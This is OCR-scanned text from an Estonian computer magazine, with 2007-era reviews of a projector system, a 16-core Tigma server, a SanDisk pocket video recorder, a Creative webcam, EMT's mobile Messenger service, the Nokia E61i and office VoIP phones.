
3M DIGITAL MEDIA SYSTEM 815

Hind: umbes 51 000 krooni

Ekraani suurus: 127–215 cm
Resolutsioon: 1024 × 768 või 1280 × 1024 punkti
Valgustugevus: 1500 ANSI luumenit
Kontrastsus: 1300:1
Korrektsioon: automaatne vertikaalne ja horisontaalne trapetskorrektsioon
Ühendused: VGA monitoripistik, DVI-i LCD-ekraani pistik, Stereo in, USB, Ethernet, R232 jadaport, Stereo out, komponentvideo, komposiitvideo, S-video, RCA
Heli: 2 × 20 W Stereo Surround Sound

PLUSSID
+ Projektori valgus ei pimesta esinejat
+ Ruumisäästlik lainurk
+ Esinejast ei jää ekraanile varju

MIINUSED
- Vajab liigutades kalibreerimist
- Puutetundlik pliiats töötab akudel


FOTO: EGERT KAMENIK

Võimsaimad Eesti serverid Tigma laborist

Arvutifirma Tigma juht **Ott Köstner** tutvustas Arvutimaailmale äsja tootma hakatud kaheksa füüsilise protsessoriga väidetavalt võimsaimat Eesti serverit – Eesti server tähendab siin seda, et komponentide kokkuotsimine, testimine ja sobitamine on siinmail tehtud.

KAIDO EINAMA
kaido@am.ee

Ühes serveris teeb tööd kokku 16 protsessorituuma. AMD kaheksa kahetuumalist füüsilist protsessorit lebavad jahutusradiaatorite all kahel plaadil – neli alumisel emaplaadil ja ülejäänud neli n-ö tütarplaadil, mis kinnitatakse emaplaadi kohale. Muidu ei mahu kaheksa protsessorit ühele trükkplaadile lihtsalt ära. Ventilaatoriterivi plaatide kõrval uhab jahutavat õhku mõlema plaadi vahele.

Kaks HyperTransporti siini tagavad protsessorite vahel ülikiire ühenduse. Iga protsessori juures on ka oma mälupangad, mis suhtlevad kohe naabruses paikneva protsessoriga otse ülikiireid kanaleid pidi. Loomulikult saavad ka teised protsessorid kaugemal asuvaid mälupanku kasutada, kuid kiireim ühendus on siiski kõrvalpaiknevate tuumadega.

Selleks, et kaheksat mäluplokki kasutaksid just mälude kõrval asuvad protsessorid, on vaja operatsioonisüsteemi tuge. Tigma arendajad ei teadnud küll päris täpselt öelda, millised opsüsteemid seda arhitektuuri praegu toetavad, kuid serveris kasutatavad Linuxi distributsioonid on igatahes sellega arvestanud. Tigma serverid jooksevad Debian Linuxil, mis tagab, et ülesanded jaotataks nii, et protsessor kasutaks kiiret kõrvalolevat mälupanka. Kuid loomulikult saab neile masinatele peale panna ka muid operatsioonisüsteeme vastavalt kasutaja soovile.

Testimisele kulub nädal

Näidismasin, mis parasjagu serveriruumis Distributor.net`i testprogramme jooksutas, oli varustatud maksimaalsega, mida saab sellesse 5U-suurusesse (viis serverikapi üksuse ühikut) korpusse lisada: 64 GB mälu, fiiberkanali kaart, SCSI-kontroller, riistvaraline RAID-kontroller. Lisaks on esipaneelil 12 kõvakettakohta. Kasutusalaks sobib sellise hiiglase jaoks mõni andmebaasi- või veebiserver, arvatavasti suudab 16-tuumaline tööloom ära teenindada ka mõne Eesti suurema portaali igapäevased külastajad.


Komplekteeritud serveri testimiseks kulub ligi nädal. Kui ettevõte läheb oma soovide järgi tellima, peaks ta selle klassi masina kätte saama kuu ajaga.

Et ärikriitilised protsessid saaksid igal ajal jätkata, on serveri sisemuses terve rida paralleelselt töötavaid ventilaatoreid, “kuumalt vahetatavaid” toiteplokke on tagaküljel aga näiteks neli. Kui kuni kaks neist eemaldada (töö ajal), ei juhtu serveriga veel midagi.

Serverite puhul tähendab “kodumaine”, et selline masin võib olla endiselt vaatamata palgakasvule IT-sektoris välismaisest veidi odavam ning tihti ka kliendi soovidele täpsemini vastava konfiguratsiooniga (n-ö rätsepatöö), erinedes mõnedest “liinitööna” valminud paikapandud konfiguratsiooniga brändiserveritest.

Siiski pole Tigmas inimesi jootekolbiga kuigi tihti näha – olulisim füüsiline muudatus, mis välismaalt hangitud komponentide juures tehakse, on mõnesse vajalikku kohta keermestatud augu puurimine. Mis osad aga kokku sobitada ja kuidas süsteem töökindlalt käima saada, selle üle murtakse pead ka siin, Eesti serveri valmistaja juures.





Pilk serveri sisemusse paljastab kahel korrusel asuvad protsessorid radiaatorite all – kummalgi 4 tk, igaühes kaks tuuma.

TIGMA SERVER 5U RACKMOUNT SCSI RAID

Hind: 700 000 krooni

Protsessorid: 8x AMD Opteron 880 2,4 GHz Dual Core
Mälu: kuni 64 GB (32x 2 GB)
Kõvakettad: 12x 146 GB SCSI
Korpus: 5U, 1350 W *hot-swap*-toiteplokke 4 tk
Ühendus: fiiberkanali siiniadapter, 4 Gbit/s
RAID: riistvaraline RAID-kontroller



Taskuvideomakk v-Mate SanDiskilt

FOTOD: TOOTJA

SanDiski "makk", mida Arvutimaailm hiljuti proovis, on esmapilgul üks kummaline seadeldis – kellele peale vidinakogujate küll sellist asja vaja? Aga peagi selgus, et paljudes olukordades kulub taskusse mahtuv videoseade marjaks ära.

KAIDO EINAMA
kaido@am.ee

Ilmselt üks maailma pisemaid videosalvestajaid mahub vabalt püksitaskusse või vöökotti ja salvestab mälukaartidele, mida kasutatakse telefonides või pihuarvutites. Kui see seade karbist välja sai võetud, oli esimene mõte selline: see toode nüüd küll Eesti turul ei lähe, tegemist on puhtalt Aasia vidinaturule mõeldud seadmega. Seal on väikeste imevidinate soetamine eraldi iga tegevuse jaoks popp ja ilmselt otsustatakse ka telefoni mälukaardile videoklippide salvestamiseks kergekäeliselt pigem osta SanDiski v-Mate kui hakatakse tegema seda vanamoeliselt, arvuti või DVD-mängija kaudu telefonikaardile konvertides. Jaapanis on ka väga trendikas salvestada õhtused (või hommikused) saated ja uudised mobiili ja ühistranspordis loksudes neid siis vaadata. Eestis on selline komme veel võõras.

Paraku näitab ettevõtete koosolekuruumidesse soetatud erinevate aparaatide hulk, et ka Eestis on taoliste seadmete järele vajadust. Coomor Kaubanduse siin müüdav v-Mate tunnistati rahvusvahelisel tarbeelektroonikamessil CES 2007 audio ja video kategoorias kõige uuenduslikumaks tooteks, segea maailmas peetakse sellist tüüpi seadmeid samuti vajalikuks.

SanDiski salvestusseade tundub aga kõige paremini sobivat reisijale, kellel on kas meelelahutuseks või siis tööga seotult vaja tele- või videopilti salvestada olukorras, kus arvuti või videomaki kaasavedamine tundub keeruline. Paraku on v-Mate'il reisija jaoks puudu üks korralik vutlar, kuhu kaablihunnik, pult ja aparaat ise mahutada.

Üks huvitav rakendus on seadmel veel – selle saab videoväljundiga arvuti või projektori taha ühendada ja salvestada sealt ekraanipilti. Või võtta taskus kaasa mõni esitletav video ja ühendada väike karp näitamiseks teleka või projektori taha – jällegi jääb ära DVD-maki või arvuti kaasavedamine.

Seade toimib mälukaardilugejana

Ühendada on v-Mate'i lihtne, juhtida aga keerulisem. Seade vajab telekat, et selle ekraanil menüüdes liikuda kaasasoleva väikese ning ebamugava puldiga.

Pistame seadmesse, mis töötab ka mälukaardilugejana, mobiilist võetud miniSD kaardi ja see tuntakse kohe ära. Menüüdes liikudes saab valida kaardil asuvaid videoid ja neid telekaekraanil maha mängida, saateks kvaliteetne stereoheli. Puldil on nupud video edasi- ja tagasikerimiseks, pausi- ja stopp-nupp, helivaljust saab puldist samuti reguleerida. Lisaks võib menüüdest panna seadme ettenähtud ajavahemikul lindistama, justnagu tavalise videomaki.

Proovides salvestamist, jääb esialgu mälukaardile pime vaikus. Veidi jändamist PAL/NTSC-lülititega toob lõpuks ekraanile mustvalge pildi, värvide puudumise saab ajada üleminekujuhtmete kaela. Vahetades juhtmeid, on pilt juba värviline, kuigi hääle salvestab v-Mate üsna vaikselt.

Seadmel on küljes ka USB-pistik ja mitte asjata. Ta toimib USB-sse käiva mälukaardilugejana ning vajadusel saab otse arvutist oma mälukaartidele v-Mate'i vahendusel midagi salvestada või sealt lugeda.

am 6,0

VIDEOSALVESTI V-MATE

Hind: umbes 2000 krooni

Mõõtmed: 130 × 66 × 20 mm
Videokoodekid: MPEG-4, H.263
Videoformaadid: MPEG4, 3GP, 3G2
Resolutsioon taasesitusel: 640 × 480 punkti
Videosisend: Pal/NTSC
Salvestusmaht: 3,5 tundi gigabaidile
Mälukaardid: SD, SDHC, miniSD, miniSDHC, microSD, microSDHC, MMC, MMC Plus, Memory Stick

PLUSSID

+ Ülikompaktne, mugav kaasas kanda
+ Salvestab igasugusest videoväljundiga seadmest
+ Töötab ka USB-mälukaardilugejana

MIINUSED

- Kehva tundlikkusega pult
- Salvestab mälukaardi juurkataloogi
- Juhtimiseks vajab ühendamist televiisoriga

Installeerimisvaba veebikaamera

Õrnavõitu veebikaamera Creative'ilt on pigem paikseks kasutamiseks kui reisil lennujaamast kodustega ühenduse võtmiseks. Aga ta saab hakkama ka valvekaamerana kodu või kontorit valvates ega vaja töölehakkamiseks installeerimist.

KAIDO EINAMA
kaido@am.ee



FOTOD: TOOTJA

Disainilt on ta kenam kui enamik teisi ekraani külge kinnitatavaid kaameraid. Kenaduses pole aga kaotatud praktilisi omadusi. Vastupidi – kinnitusjalg sobib nii õhukese sülearvutiekraani kui veidi paksema servaga LCD-ekraani külge ega jää abitult lebama ka ilma servata tavamonitori peal. Rääkimata igasugustest ukseservadest ja käepidemetest, kui tahetakse pildināitaja üles sättida näiteks valveseadmena.

Klambri haare on siiski nõrk ja näiteks rappuvas bussis või rongis tuleb kaamera kinnihoidmisel kasuks tükk teipi. Üks keermestatud auk statiivi jaoks oleks võinud samuti olla – vahetevahel läheb vaja, kui muid kinnituspunkte pole.

Kuna viimase aja trendiks on installeerimisvabad seadmed, proovime seda draiverivaba kaamerat esialgu otse USB-pesasse pista ja jätame kaasasoleva CD ümbrisest välja võtmata. Töötabki – pilt tuleb suhtlustarkvarades kohe ette ja midagi seadistada või draivereid otsida pole vaja. Lootuses midagi enamat leida, näiteks rohkem seadistamisvõimalusi, installeerime ka kogu tarkvara paraadi, mis CD-le on rivistatud.

Püüab kogemata ka arvutivargaid

Install jookseb küll korra kokku, kuid siiski on kõvakettale ilmunud terve rida programme. Enamik neid on niisama kaamera salvestatud pildi ilusamaks tegemiseks, need lähevad kõvakettalt kohe jälle minema. Asjalikum on aga Creative'i enda n-ö kaameratsenter, mis sisaldab veebikaamera pildi kasutamiseks palju huvitavaid lahendusi.

Üks neist on näo liikumise jälgimine. Kui närviline esineja laval edasi-tagasi kõnnib, üritab tarkvara tema nägu alati kaadris hoida. Näo tuvastamise ja jälgimisega saab kaamera kiirelt ja täpselt hakkama.

Liikumisanduri tarkvara aga teeb pilti või salvestab ettenähtud pikkusega video, kui miski kaadris liigub. Liikumise jälgimise piirkonna kogu kaadris saab veel eraldi ära märkida. Salvestatud pildid ja videod võib lasta saata e-posti aadressile või FTP-serverisse. Sellise lahendusega on maailmas vähemalt paar korda õnnestunud kaamerasse saada ka sülearvutivargad, kes on end hiljem pahaaimamatult võõra veebikaameraga filminud. Kaughalduse-ga saab veebikaamerat juhtida ka arvutist eemal olles.

> "Kui aga kaamera objektiiv suunata alla, näitab ta musta pilti, mis on mugav pildināitamise kiireks katkestamiseks, kui vaja.

Sinine rõngastuli veebikaamera jala ümber hakkab põlema siis, kui ollakse "eetris". Seega on alati hea näha, kas videopilt on sisse unustatud või mitte.

270-kraadine pöördenurk lubab kaamera keerata vaatajast vastassuunas ja niipea, kui jõutakse "üle võlli", keeratakse ka pilt automaatselt õiget pidi. Kui aga kaamera objektiiv suunata alla, läbipaistva aluse suunas, näitab veebikaamera musta pilti, mis on mugav pildināitamise kiireks katkestamiseks, kui vaja.

am 7,0

CREATIVE LIVE! CAM OPTIA

Hind: 51 000 krooni

Sensor: VGA Sensor
Foto eraldusvõime: 1,3 megapikslit, 1280 × 960 punkti (tarkvaraliselt)
Video eraldusvõime: 640 × 480 pikslit, 30 kaadrit sekundis
Fookus: käsitsifookus
Ühendus: USB 2.0 (ühildub ka USB 1.1-ga)

PLUSSID

+ Suur, 270-kraadine vertikaalne pöördenurk
+ Täpne näojälgimissüsteem
+ Valguskorrektsioon reguleerib valgustatust näo järgi

MIINUSED

- Reisilevõtmiseks liiga õrna konstruktsiooniga
- Külgedele keeramise nurk väike
- Väike pildisensor

EMT Messenger – kogu aeg *online*

Microsofti populaarne suhtlustarkvara Live Messenger kolis nüüd ametlikult ka EMT kasutajate mobiilidesse. Arvutimaailm uuris, kas sellest oleks ka töötegemisel asja.

KAIDO EINAMA
kaido@am.ee

370 000 inimese seas leidub ilmselt üsna palju töökaaslasi, äripartnereid, kliente või muidu sõpru-tuttavaid. Paljud ettevõtted on suhtlustarkvara kuulutanud ka oma ametlikuks suhtluskanaliks. Nüüd peaks saama uue Messengeriga *online*'is olla kas või ööpäev läbi ka arvutist eemal olles.

Lisaks arvutile sai jutukaaknaid avada mobiiltelefonides varemgi. Kuid seni sai seda teha vaid korralikumates mobiilides, n-ö nutitelefonides. Vahelduva eduga töötasid ka internetist laaditavad lihtsad Java-rakendused vanematel telefonidel, kuid andmeside eest tuli maksta krõbedat hinda.

Nüüd peaks EMT asja korrasoleku eest ise hoolitsema ja küsib selle eest veidi raha ka. 9 krooni nädalas ei tundu just palju, kui arvestada, et omapäi kasutatavad MSN-i suhtlusprogrammid mobiilides kulutavad andmemahtu rohkem kui EMT poolt küsitav nädalatasu, mille eest saab piiramatult lobiseda.

Ühe lihtsamat sorti telefoniga (Nokia 6280) kasutades seadistame kõigepealt tarkvara MSN-i pöörduspunkti kasutama – siis ei hakata arvestama mahupõhist andmesidet. See tehtud, ei saa me läbi veateadeteta: "Puudub kehtiv leping, Code 10200," ütleb telefon. Teisel katsel saabub teade koodiga 500, kuid kolmandal katsel peale telefoni sisse-väljalülitamist õnnestub MSN-i juba sisse logida. Kõik näeb välja vägagi lihtne ja loogiline, võimalusi on vähe, kuid jutud saab teiste kasutajatega aetud.

Esialgu toetavad seda teenust üheksa enamlevinud Sony Ericssoni ja Nokia telefoni. Programm võtab telefoni mälus vaid 190 kilobaiti, mis lubab oletada, et ka vanemad mobiilid saavad selle tarkvaraga hakkama.

Üks paremaid omadusi MSN-il on võimalus programm telefonis kinni panna nii, et jääd teistele kasutajatele nähtavaks võrgusolevana. See tähendab, et niipea, kui keegi otsustab ühendust võtta, avatakse automaatselt MSN-i rakendus ja edastatakse sõnum. Kõik see käib 9 krooni eest nädalas, mingit lisakulutust ei teki.

Sõnumid jõuavad kohale hetkega ja ka vastused liiguvad kiiresti. Kui panna kõrvuti EMT Messenger ja nutitelefon Windows Mobile operatsioonisüsteemis peSITSEVA MSN Messengeriga, võib märgata, et EMT Messengeriga liiguvad sõnumid veidi kiiremini. Kui neid kahte tarkvara võrrelda, leiab aga mõlemal nii eeliseid kui ka puudusi teise ees.

Konverents on puudu

EMT Messenger näiteks säilitab ka kasutajagruppe, kuid MSN Messenger for Mobile näitab ühte pikka kasutajanimekirja, kes on sinna lisatud. EMT Messenger toob sõnumid kohale ka siis, kui programm on kinni. MSN Messenger peab aga kogu aeg lahti olema.

EMT Messenger salvestab teatud aja iga kasutajaga peetud vestlusi, MSN Messenger aga kaotab kõik, kui programm kinni panna.

Üks oluline ja ärikasutaja jaoks suur puudus on aga EMT Messengeris konverentsvestluste puudumine, samas kui MSN Messengeris mobiilile on see võimalus olemas ja töötab. EMT-st öeldi selle puudumise kohta, et suhtlustarkvara plaanitigi esialgu võimalikult lihtne ja väike, et saaks kasutada lihtsamates telefonides ja sellepärast pole ka konverentsvestlust. Seega mobiilit MSN-koosolekuid veel EMT Messengeriga pidada ei saa. Küll aga saavad mobiilsed töötajad nüüd olla kogu aeg kättesaadavad, mis on lühiteadete saatmisel neile kindlasti odavam lahendus kui SMS või helistamine.

am 7,5



FOTO: TOOTJA

EMT MESSENGER

Hind: 9 krooni nädalas

Päevapilet: 5 krooni
Prooviperiood: esimesed 30 päeva tasuta
Tarkvara suurus: u 190 kB
Toetatavad telefonid: (seisuga 16.04.2007)
Nokia: 6230i, 6233, 6280, 6131, 5300, 6111;
SonyEricsson: K750i, W810i, K610i

PLUSSID
- Salvestab vestlused serverisse
- Edastab saadetud sõnumid ka siis, kui programm on suletud
- Kindel kuutasu ilma andmesidetasuta

MIINUSED
- Toetab väheseid telefone
- Konverentsvestlused puuduvad
- Lingid vestlusaknas pole klikitavad

Nokia E61i – rohkem nuppe, rohkem pilte



FOTO: STANISLAV MÕSHKOV

E61 on meile tuntud juba eelmisest suvest. Täht i aga lisab sel kevadel mudelile värskust rohkemate nuppude ja kaamera näol.

KAIDO EINAMA
kaido@am.ee

3G-telefon ilma kaamerata oli veidi kummaline, kuid nüüd on vähemalt üks kahemegapiksline pildinäitaja olemas, kuigi videokõneks oleks vaja kahte. Nokia põikles kaamera lisamisest ärilefoni varem põhjendusega, et paljudele korporatiivklientidele ei meeldi, et kontoris jalutatakse ringi, spioneeriv kaamera taskus. Nüüd on see hirm ületatud.

Veidralt laia telefoni võiks automaatilmast võrrelda limusiiniga. Mobiilimaailma limusiinid aga on laiuselt, mitte pikkuselt välja venitatud. Laiaks teeb telefoni täisklaviatuur ja E61i on klahve võrreldes ilma i-ta mudeliga veelgi enam juurde saanud. Lisandunud on näiteks kontaktide nupp ja vabalt defineeritav lisanupp oma vajadustele vastava otseklahvi kasutamiseks. Klahvide vahet on veidi suurendatud ja klahvipindu kumerdatud, et näpuga paremini pihta saaks. Tõesti-tõesti, kirjade kirjutamine või dokumendi redigeerimine telefoniklahvidel on nüüd mugavam kui kunagi varem. Muutunud on ka juhtnupp, mis esines varem juhtpulga kujul, nüüd on olemas keskel valikunupp ja seda ümbritsev rõngasnupp navigeerimiseks.

Telefon on eelkäijast muutunud ka veidi õhemaks. Nii nagu eelmisel mudelil, on sellelgi olemas 320 × 240-punktine horisontaalformaadis ekraan, 3G, WiFi, Bluetooth, multimeediapleier, QuickOffice dokumentide vaatamiseks ja redigeerimiseks, miniSD mälukaardipesa, XHTML-i toetav veebilehitseja ja Push e-mail. 3G-kõnesid saab täislaaditud akuga pidada kuni viis tundi ja ooteaeg on nii suure telefoni puhul tervelt 19 päeva.

Kaamera teeb pilti nii õues kui sees üsna rahuldavalt ja on parajalt kiire. Lähedalt teravustamisega on aga veidi raskusi. Äritelefoni puhul tähendab see, et visiitkaarte ja dokumente tuleb pildistada väga heas valguses, et teksti saaks ka hiljem välja lugeda.

am 7,0

NOKIA E61I

Täishind Tele2-s: 6300 krooni

Töösagedus: neljasageduslik GSM/EDGE (850/900/1800/1900), WCDMA
Mass: 150 g
Mõõtmed: 117 × 70 × 13,9 mm
Ekraan: 2,8" QVGA (320 × 240 pikslit)
Tarkvaraplatvorm: S60 3. versioon 9.1a
Kaamera: 2 Mpix, videosalvestus
E-post: POP/IMAP ja SMTP
Multimeedia: multimeediapleier MP3- ja AAC-toega, voogesitus 3GPP ja RealMedia formaadis, digitaalse sisu õiguste kaitse ja edastamise kaitse
Mälu: seadmes 60 MB, microSD-kaardipesa kuni 2 GB kaartidele
Java tugi: Java MIDP 2.0
Andmeside: WCDMA kuni 384 kbit/s, GPRS/EGPRS, GSM kuni 14,4 kbit/s, HSCSD kuni 43,2 kbit/s, WLAN (g/e/i), infrapuna kuni 115 kbit/s, Bluetooth Ver 1.2

PLUSSID
- Lai ja suur ekraan
- Mugav täisklaviatuur
- Kauakestev aku
- Dokumentide redigeerimise võimalus

MIINUSED
- Videokõnede võimalus kahe kaameraga puudub
- Kaamera teravustab lähedalt halvasti
- HSDPA puudub

FOTO: EGERT KAMENIK

VoIP murrab kontorisse

Ehkki enamik firmasid helistab endiselt tavatelefonivõrgu kaudu, ei väsi telekommunikatsiooniettevõtted pakkumast aina uusi internetitelefoninduse lahendusi.

KAIDO EINAMA
kaido@am.ee

Arvutimaailm käis Norby Telecomis vaatamas, kuhu on üle interneti helistamine tänaseks jõudnud. Kõigepealt torkab silma tohutu telefonide hulk, mis kõik suurepäraselt võrgus istuvad ja kõnesid üle interneti edastavad. Lisaks häälele saadetakse edasi ka pilti ning kasutajainfot, kui vaja.

Norby IP-telefoniteenuste äriliini juht **Tarvo Jõeste** selgitab, mida üks või teine mudel teeb: lisaks töökoha telefonidele leidub valikus sekretäridele sobivaid mudeleid (näiteks Elmeg IP360), millele saab juurde lisada kuni neli nupupaneeli. Äriklassi telefonid Elmeg IP290 sisaldavad endas sajamegabitist *switch*'i, mis lubab telefoni külge otse ühendada ka arvuti ja eraldi kahte võrgupistikut pole töökohale vaja. Kui aga arvutis suuremaid asju tegema hakatakse, võib sellest *switch*'ist väheks jääda.

Kunagi oli VoIP-telefonide tõsine probleem erinevate tootjate seadmetega ühildumises. Jõeste kinnitab, et seegi mure on VoIP-lahenduste juures minevikku jäänud – olemas on standardne SIP-protokoll ja ükskõik milline tootja, kes seda üldlevinud protokolli kasutab, saab oma telefonid teiste tootjate komponentidega tööle.

Kui aga paari tuhande kroonised telefonid on firma jaoks liiga kallid seniste tavatelefonide asemele osta, leiab VoIP-toodete hulgast ka siin lahenduse. Erinevad IP-adapterid (näiteks Linksysi adapter SPA2102) töötavad ruuterina, jagades võrku arvutile ja kahele tavatelefonile.

Veelgi soodsamalt saab tavatelefone VoIP-süsteemiga ühendada aga näiteks Grandstreami adapteriga, mille taha võib lisada juba kuni kaheksa tavatelefoni. On ka seadmeid, mis jagavad võrku 32 tavatelefonile, siis saab kas või korruse või harukontori telefonisüsteemi samaks jätta, kuid ettevõttes tervikuna VoIP-kõnedele üle minna.

Lihtsamad adapterid tavatelefonidele maksavad alates tuhandest kroonist, suurema portide arvuga seadmed on muidugi oluliselt kallimad.

Sama tootja annab kvaliteedi

Tavatelefonivõrgus on videokõned praegusel ajal juba võimalikud, kuid internetitelefonidega tuli see võimalus kõnede kõrval kohe ja ilma seadistusi muutmata kaasa. Ühes VoIP-telefonivõrguga kontoris on kindlasti koosolekuruumis vähemalt üks selline ekraani ja kaameraga telefon, millega saab videokonverentse pidada.

Videokõneks ei pea olema mõlemas otsas sama tootja telefon, kuid parema kvaliteedi saab siiski vaid ühe tootja seadmete juurde jäädes. Videoedastus on samuti määratud standardse protokolliga ja teises otsas võib kõneseadmeks olla kas või VoIP-toega kaameratelefon või arvuti, kuid erinevad seadmed ei pruugi kõiki lisavõimalusi välja vedada lisaks videopildile.



Internetitelefonide valik on juba üsna suur: laual on näha videotelefoni (vasakul ülal, paremal), ruutereid tavatelefoni ühendamiseks (keskel) ja sekretärile sobivaid lauatelefone, millele saab kinnitada nupupaneele.

Proovime videotelefonina Grandstream GXW 3000 mudelit. Sellel saab videopildi kvaliteedi reguleerida 128 kbit/s kuni 1 Mbit/s ühendusele. Kõne kõlab puhtalt ja pilt on selge nagu televiisoris, kuid arvestama peab sellega, et väljaspool firma sisevõrku see enam alati nii ilus pole. Vajalik on kahepoolne kiire ja sünkroonne andmesideühendus, aeglasema ADSL-iga, millel on vaid üks suund kiire, võib pilt olla juba tunduvalt kehvem.

